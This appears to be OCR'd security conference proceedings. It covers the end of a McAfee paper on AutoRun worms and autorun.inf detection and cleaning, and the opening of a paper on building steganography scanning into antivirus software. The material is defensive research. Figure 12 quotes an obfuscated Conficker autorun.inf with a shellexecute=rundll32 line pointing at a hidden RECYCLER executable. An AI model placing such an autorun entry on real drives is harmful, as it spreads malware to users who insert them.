
Figure 8: A French-language AutoRun worm

The bait messages within the worm's body include admonitions to not view porn, religious chants, sensationalistic news, and videos of local sex scandals.

Prevalence of Autorun-Based Malware

McAfee Avert Labs first added detection in January 2007 for autorun.inf files that accompany malware as Generic!atr.[25] Since then we have observed an alarming increase (McAfee Avert Labs, 2009) in malware using AutoRun as an infection vector. We'll give you an example of how rampant the problem of AutoRun malware in the real world is: shown below is the McAfee global virus map, which tracks statistics of infections observed by McAfee users worldwide.

[25] http://vil.nai.com/vil/content/v_141387.htm


McAfee - Regional Virus Info - Windows Internet Explorer
http://us.mcafee.com/virusInfo/default.asp?id=regional
File Edit View Favorites Tools Help
McAfee - Regional Virus Info
McAfee
Global Sites | About McAfee | Contact Us
Home & Home Office | Small & Medium Business | Enterprise | Partners
Products | Virus Information | Support | Downloads
Virus Information
Virus Removal Tools
Virus Calendar
Virus Hoaxes
Virus Glossary
Regional Virus Info

Regional Virus Info

Find out which viruses are infecting PCs in your neighborhood and aroun
the world.

Virus Tracker Tool

Continent: Global
Track: Infected Files
Time Period: Past 24 hours

Past 24 hours

#	Virus Name	Infected Files	Scanned Files	% Infected
1.	FakeAlert-AQ	5,086,898	57,275,568	8.88
2.	W32/Rontokbro.gen@MM	3,330,283	32,713,029	10.18
3.	Generic PUP.x	2,280,939	1,743,172,480	0.13
4.	Generic!atr	2,030,292	91,753,369	2.21
5.	Downloader-UA	1,923,396	205,696,138	0.94
6.	Generic FakeAlert.a	1,015,578	175,707,798	0.58
7.	Vundo	636,644	442,385,806	0.14
8.	Exploit-MS04-028	586,049	812,892	72.09
9.	Generic BackDoor	566,325	130,497,172	0.43
10.	Adware-HotBar	551,956	128,725,037	0.43

Figure 9: McAfee global virus statistics (as of December, 2008) [26]

We detected Generic!atr on more than two million files in a 24-hour period. This malware has been in the top five detections globally ever since the signature was added to the McAfee DAT files. Figure 9 shows detections only on computers running McAfee anti-virus whose users have chosen to report their detections. Figure 10 shows the substantial growth of AutoRun-based worms added to the McAfee signature set over the last three years.

[26] http://us.mcafee.com/virusInfo/default.asp?id=regional





Figure 10: Autorun worms added to McAfee DAT files (as of March, 2009)

When you take into account the millions of computers on the Internet and other vendor[27] detections (ESET, 2008) of AutoRun-based threats, one can understand how rampant the problem really is.

Incomplete autorun.inf cleaning

What happens if the anti-virus software deletes only the malware file and does not delete the accompanying autorun.inf in the root of the drive? Whenever a user clicks on My Computer and tries to navigate to the root of a drive, explorer.exe automatically loads autorun.inf. If the malware file was deleted but autorun.inf was left behind, then whenever users attempt to open the contents of the drive via Explorer, they will see the following error:


scvhose.exe

Windows cannot find 'scvhose.exe'. Make sure you typed the name correctly, and then try again. To search for a file, click the Start button, and then click Search.

Figure 11: Users see this error message when accessing an infected drive after an incomplete cleaning

[27] http://blogs.technet.com/mmpc/archive/2008/06/20/taterf-all-your-drives-are-belong-to-me-1-one.aspx

This error message is logical because the executable path listed in autorun.inf no longer exists. Thus every time the drive is accessed, Windows will deliver this message until the user manually deletes autorun.inf.


The disconnected autorun.inf results in additional cleaning overhead, with customer queries and complaints about the worm not being properly cleaned. An administrator would have to manually delete this autorun.inf or submit it to the anti-virus vendor to add detection.

Traditional detection methods

Anti-virus vendors have traditionally used checksum or string-based logic to detect malicious autorun.inf files. A common technique is to detect strings that are unique to an autorun.inf. Here's an example of pseudo code for a string-based signature detection of an autorun.inf file:

```
Eliminate on string "[Autorun]" at beginning of file
Detect on string "open = malware executable name"
```

However, malware authors have subverted traditional methods of detection by obfuscating the contents of autorun.inf by introducing junk characters in the file to defeat traditional hash or string-based detection. The bad guys have also introduced random executable filenames, so that on each infected machine and with every execution the filename in the path to the AutoRun executable will change.



```
□□□□□□□

□□□□□□□□□□
      □ □□
□□□□□□          icon□□ =□□□□□□□%syStEmrOot%\sySTEM32\sHELL32.Dll      ,4□□□
□□□□□□
;-Pr×SoåDWWCfDnhTvVQyažã¾□□□□□□□□□;□□□□□□□□«GáÊ     □
□□□□□□□□□;□□□□□□□qTJ¥·r€ÕoÍgwDq□çÚJûKEí´û□□□□□□□□□□□

          shelLExECUte□□□□□□□=RuNdLl32.EXE
.\RECYCLER\S-5-3-42-2819952290-8240758988-879315005-3665\jwgkvsq.vmx,ahaezedrn□;
□□□□□□□□zD¾pl¿›cà½ÂuDbËyF½žÚG□         □□□□□□□
                □
;□□□□□□□□□□□f›yÊlÌÃèŠdGµBw□AsUmF□□□□□□
;□□□□□□ »Ÿobz²q•GEì³iSøµväF˜Ø¤ò¼fîNŒDs±□□□□□□□□□□□
  □               □□□□□useAuTopLAY□□□□□□□□□□□=□□□□        □□1   □;□□□□
```

Figure 12: Example of an obfuscated autorun.inf file used by W32/Conficker.worm

Figure 12 shows a typical autorun.inf file created by the W32/Conficker.worm.[28] The autorun.inf dropped by the worm contains about ~60 kilobyte of random binary data[29] and the command to execute to worm is concealed within the garbage data.

With malware authors using a combination of junk characters to obfuscate along with random filenames on every execution it’s become trival to bypass conventional detection methods used by anti-virus researchers.

Moreover, if the malware uses a weak or common filename—such as autoplay.exe or setup.exe—in autorun.inf, researchers would hesitate to add detection using these strings because the chances of the signature producing false-positives would be very high.

Smart removal of autorun.inf

We propose to solve this problem in the following way: Whenever malware is detected on a system by the anti-virus scanner, before we clean we first check for the presence of an autorun.inf file in the root of the drive. If an autorun.inf is present, we then scan its contents for the filename of the malware that the scanner detected. If the malware filename is present, then the anti-virus scanner labels that autorun.inf as malicious and associated with the detected malware. The scanner then deletes both the AutoRun and malware files.

Pseudo code for removal logic

```
if (malware detected in drive) then
{
  if(drive has autorun.inf) then
       {
        if(autorun.inf has the malware entry) then
            {
              detect and delete autorun.inf
            }
       }
}
```

[28] http://vil.nai.com/vil/content/v_153710.htm

[29] http://isc.sans.org/diary.html?storyid=5695



Start
Malware detected in system?
Yes
No
Does drive have autorun.inf?
Yes
No
Does autorun.inf list the detected malware?
No
Yes
Detect and delete corresponding autorun.inf
End

Figure 13: Sample logic for detecting and cleaning an associated autorun.inf file. After deleting the detected malware, the anti-virus scanner then cleans associated malicious autorun.inf.

This flow chart acts as a generic signature to detect malicious autorun.inf files and will proactively detect new variants without the need for additional hash- or string-based signatures. This will also ensure accurate cleaning of these files without any false-positives.

Leveraging In-the-Cloud Computing Technology

Anti-virus software has traditionally been installed on individual computers around the world as endpoint protection. Depending on the vendor, these systems receive updated signature files and threat information on an hourly or daily basis. With the emergence of cloud computing technology (Buyya, Yeo & Venugopal, 2008), this community of anti-virus nodes[30] can collectively contribute threat intelligence back to the cloud. With millions of active anti-virus endpoints, cloud technology in real time collectively captures and correlates fingerprints of new and potentially malicious code across the threat landscape. Each endpoint transmits compact fingerprints about a suspicious file to an automated evaluation system for immediate assessment. In seconds, the backend threat

[30] http://www.mcafee.com/us/enterprise/products/artemis_technology/index.html

analysis tools can cross-check the characteristics of the file to determine its likely threat level and notify the endpoint to take appropriate action.



Start
User plugs in removable drive
Check for autorun.inf
No
Yes
Parse autorun.inf for path to associated executable
Scan associated file
Is the file known?
No
Send file information to cloud
Yes
Is it malware?
No
Get analysis from cloud
Yes
Delete malware and associated autorun.inf
End

Figure 14: Using in-the-cloud computing to detect AutoRun-based malware

In-the-cloud computing can be applied to “smart-scan” USB drives, for example, as described in Figure 14. Whenever a user inserts a removable device into a computer, the anti-virus agent scans the root of the removable drive for an autorun.inf. If that file exists, it is parsed to trace the path to the executable, which is scanned. If no signature for the executable exists in the local signature database, an agent sends a fingerprint of the file for instant lookup to the anti-malware vendor’s comprehensive database. If the fingerprint is identified as known malware, a response to quarantine or delete the file is sent back in milliseconds to the user’s computer. In addition to blocking execution of the malicious file, the cleaning logic we proposed earlier can delete or quarantine the accompanying autorun.inf file as well.

The rate at which malware morphs and propagates makes it difficult for any security vendor to keep pace using traditional defenses. The need today is to correlate signature and behavioral techniques with real-time threat intelligence gathered from the user community (McAfee Avert Labs, 2008). The materialization of cloud computing technology (Chappell, 2006), makes endpoints smarter and safer—by sharing collective threat intelligence and preventing damage before a signature update is available.

The Road Ahead

Why is AutoRun as an infection vector so popular—especially with machines running Microsoft Windows? Autorun is enabled by default on all flavors of Windows, including the latest versions of Windows Vista and Windows Server 2008. With AutoRun-based infections on the rise, Microsoft could make a world of difference by addressing this exploited convenience feature (Schouwenberg, 2009) in a future Windows update.

Looking at the recent evolution of AutoRun-based malware we can expect to encounter more complex and challenging samples of this genre. It is, therefore, essential to revisit traditional detection methods and improve upon our malware-defense strategies. The techniques discussed in this paper will go a long way toward containing the spread of AutoRun-based malware.

References

Buyya, R., Yeo, S., & Venugopal,S. (2008, September). Market-Oriented Cloud Computing: Vision, Hype, and Reality for Delivering IT Services as Computing Utilities. Proceedings of the *10th IEEE International Conference*, China, from http://www.gridbus.org/~raj/papers/hpcc2008_keynote_cloudcomputing.pdf

Chappell, D. (2006, August). A Short Introduction to cloud platforms, from http://www.davidchappell.com/CloudPlatforms--Chappell.pdf

ESET. (2008, November). Global Threat Trends, *ESET Case Study*, from http://www.eset.com/threat-center/case_study/Global_Threat_Trends_November_2008.pdf

McAfee Avert Labs. (2008). From Zero-day to Real-time, *McAfee Whitepaper*, from http://www.mcafee.com/us/local_content/technical_briefs/wp_zero_day_to_real_time.zip

McAfee Avert Labs. (2009). 2009 Threat Predictions, *McAfee Whitepaper*, from http://www.mcafee.com/us/local_content/reports/2009_threat_predictions_report.pdf

Schouwenberg,R. (2009, February). To Run Or Not To Run? That's The Question. *Virus Bulletin, February, 2009,*

from http://www.virusbtn.com/virusbulletin/archive/2009/02/vb200902-comment

Integration of Anti-Steganography into Antivirus Softwares

Franck Legardien

Hauri Labs.

About the Author

Franck Legardien, CISSP, is software architect at Hauri labs. He researches, designs and develops new antivirus technologies for the award- wining ViRobot line of products. He used to be the security team leader for Thang Online, a MMORPG in South-Korea. He is the author of the Migale security software suite that includes an antivirus. He designed and developed OpenMMORPG and IO crusher, two open source projects. He holds a master's degree in computer science from Caen University. He has 12 years experience as a C/C++ software engineer.

Contact Details:8th floor, 60 Chungshin-Dong,Jongno-gu, Seoul, South Korea 110-844, phone +82-2-3676-1100,mobile +82-10-2980-2012, e-mail tybins99@hotmail.com

Keywords

Steganography, ransomware, anti-steganography, stegano-cryptography, stego-image.

Integration of Anti-Steganography into Antivirus Softwares

Abstract

We all have thousands of pictures, mp3, and video files on our hard drives, most of them were collected from the web. Each of these files may or may not contain hidden data, these data may be harmless, or they may represent a potential threat, for example if the hidden data is the bytecode of a virus that embeds a virtual machine interpreter and that loads it's program from a carrier file. Or a virus might hide your own files into other files and ask you to pay a ransom to recover the original file. Or you may simply want to know whether files that reside on your hard drive contain hidden data or not.

For all these reasons, there is a need to have a tool that permits to provide two features:

- *Hidden data detection*
- *Hidden data extraction (and if possible and necessary, decryption and decompression).*

Until now anti-steganography tools have been built using an opposite paradigm comparing to antivirus scanners: antivirus will basically look for patterns that permit to identify a given malware, meanwhile anti-steganography tools generally consider a possible carrier file, and try to determine whether this file contains hidden data or not using file format specifications and statistics.

Thus, the approach proposed in this paper consists in an anti-steganography scanner that behaves almost like an antivirus: it is based on signatures and uses heuristics as well when necessary. And the most important thing is that this scanner is integrated into the antivirus itself so that you can process both virus threat and steganography threat at the same time.

In this paper we study the implementation of a free software called "Exosteg" that is integrated into an antivirus. Exosteg permits anyone to add its own detection and extraction algorithm using a simple plug-in system. First we will explain the overall software architecture of Exosteg and what this architecture permits. Then we will try to show that anyone with a little programming skill can become the author of new plug-ins that will permit new threat analysis, the plug-in architecture will be presented in this step. The next step will consist in showing some real life examples permitting to show and explain the full cycle "detection/extraction/decryption," furthermore, results of performance benchmarks will be provided to evaluate the efficiency of the approach. Then to finish we will determine what such a tool does not permit to do, and what could and should be improved in the future.

Introduction

As ransomwares and possible new threats arise, antivirus industry must adapt itself by providing counter measures that will be capable to cope with the problem rapidly and efficiently. This paper introduces a practical solution to this problem for the antivirus vendors.

The organization of the paper is as follows. First we will see why we can't ignore the steganography threat anymore, and then we will compare the balance of power between the attacker and the defender concerning this threat. Then we will review the paradigm upon which rely most of current anti-steganography tools. And we will propose a new hybrid approach for the design of new generation tools.

To be concrete, we will then present a tool called "Exosteg" that implements this new approach. Exosteg being based on a plug-in scheme, we will explain how anyone can create new detection and disinfection plug-in. Then we will also show that coupling the antivirus to the anti-steganography tool is very simple and efficient. Then by launching an attack on a real steganography tool, we will show that the proof of concept works, and we also talk about possible pitfalls and possible improvements.

Status of the steganography threat

Based upon recent results, the ransomwares threat (Kaspersky, 2006) is growing fast, and the use of complex technology such as public key strong encryption is taking place, now we can easily imagine that the attacker can be tempted to use the steganography as well in a near future.

First of all, let's introduce the word "stegware" that stands for a software tool that permits to conceal some data into a given media, this data can be compressed, or/and ciphered, and a given carrier may contain one to n hidden files.

Let's review the number of attack (steganography tools) tools versus the number of detection /extraction tools: more than 600 tools (60 are open source) are available to hide a given content into a media (picture, sound …). But only few tools are available for anyone to prevent from this threat. The reason is probably that it is much easier to create a stegware than to design a generic countermeasure that would handle all possible threats, in other words, attacking is much simpler than defending in that case.

Paradigm of current anti-steganography tools

Most anti-steganography tools rely upon the fact that it is possible to determine whether a given media (a file) contains hidden data or not by using specific algorithms based on statistics, for example, the algorithm may detect the presence of data in a BMP file by analysing the balance between the 0 and the 1 in the part located after the BMP header (after the 54th byte) (Marv, 1994).

The problems of this approach are:

- The possible false positives (reliability).
- The difficulty to determine which tool was used to conceal the data (identification).
- The difficulty to extract the hidden data (what if the data is structured as a special file system designed by the stegware's author) (efficiency).
- The difficulty to determine whether the hidden data was ciphered or not, and the cipher algorithms used (detailed analysis & forensic).

- Detection is not deterministic (may take a time that is not predictable), which is not acceptable for a scanner embedded into a commercial product.

For all these reasons, it is obvious that this approach is interesting, but not sufficient at all to cope with the problem because, from an antivirus user's point of view, the detection of hidden data must of course be possible and done, but the user expects the software to be also able to extract hidden data, and give him details about the analysed threat.

New paradigm for the design of anti-steganography tools

Considering that the possible steganography insertion tools are much less numerous than the number of viruses in the wild, and by noticing that almost all of these tools are far from perfect in their design (it contains flaws), we can use an hybrid approach. It consists in creating a detection / extraction / uncompress / decryption logic that will be created for each possible insertion tool as a countermeasure for it, all these algorithms being grouped in a database that the antivirus can load and use when scanning a given file. Of course the antivirus must be modified to be able to scan stegwares as well (dual-engine).

The approach follows the pattern based detection method well known of the antivirus industry. Of course the pattern scheme can use a complex grammar such as wild characters and so on to fulfil its task in all possible cases.

And, because among the insertion tools, some of them can't be easily detected or extracted using this approach (flawless stegware), we also permit the use of the original "generic" detection based on probabilities (this might be a selectable option from the antivirus configuration panel, and by default it should be disabled because it is non-deterministic by nature).

Thus the antivirus would have 2 distinct databases:

- The classical virus database.
- The steganography threat database.


Notice that the steganography database will be very different than virus database because of the extraction process that must be done when a stego-image was found, it might consist in decryption or/and uncompress. So the antivirus would then map a given file to memory for scan, the file would first be scanned for classical viruses, and if no threat was found, then the antivirus engine would issue a query to the anti-steganography module of it's engine for further analysis of the file currently being scanned.

The advantages of this approach are:

- The antivirus maps the file to scan to memory once, and scans it twice in a row (efficiency).
- The steganography threat can be analysed by the antivirus itself (current anti-steganography tools available are separated tools that are not a part of the antivirus).

Proof of concept: the "EXOSTEG" software

A proof of this concept was designed. The resulting software is called "Exosteg" and is a software composed of 16'000 lines of C++ code for win32 platforms. Here follows a graphical description of the overall architecture when integrated with an antivirus:



From the schematic view, you can see that the Exosteg scanner is composed of both a traditional anti-steganography scanner (heuristic engine) and a pattern-based engine that uses the stego-database.

You can also notice that there exist two kinds of entity that can interact with the Exosteg engine:

- The antivirus itself (via the antivirus user).
- The Exosteg user (via the Exosteg interface).

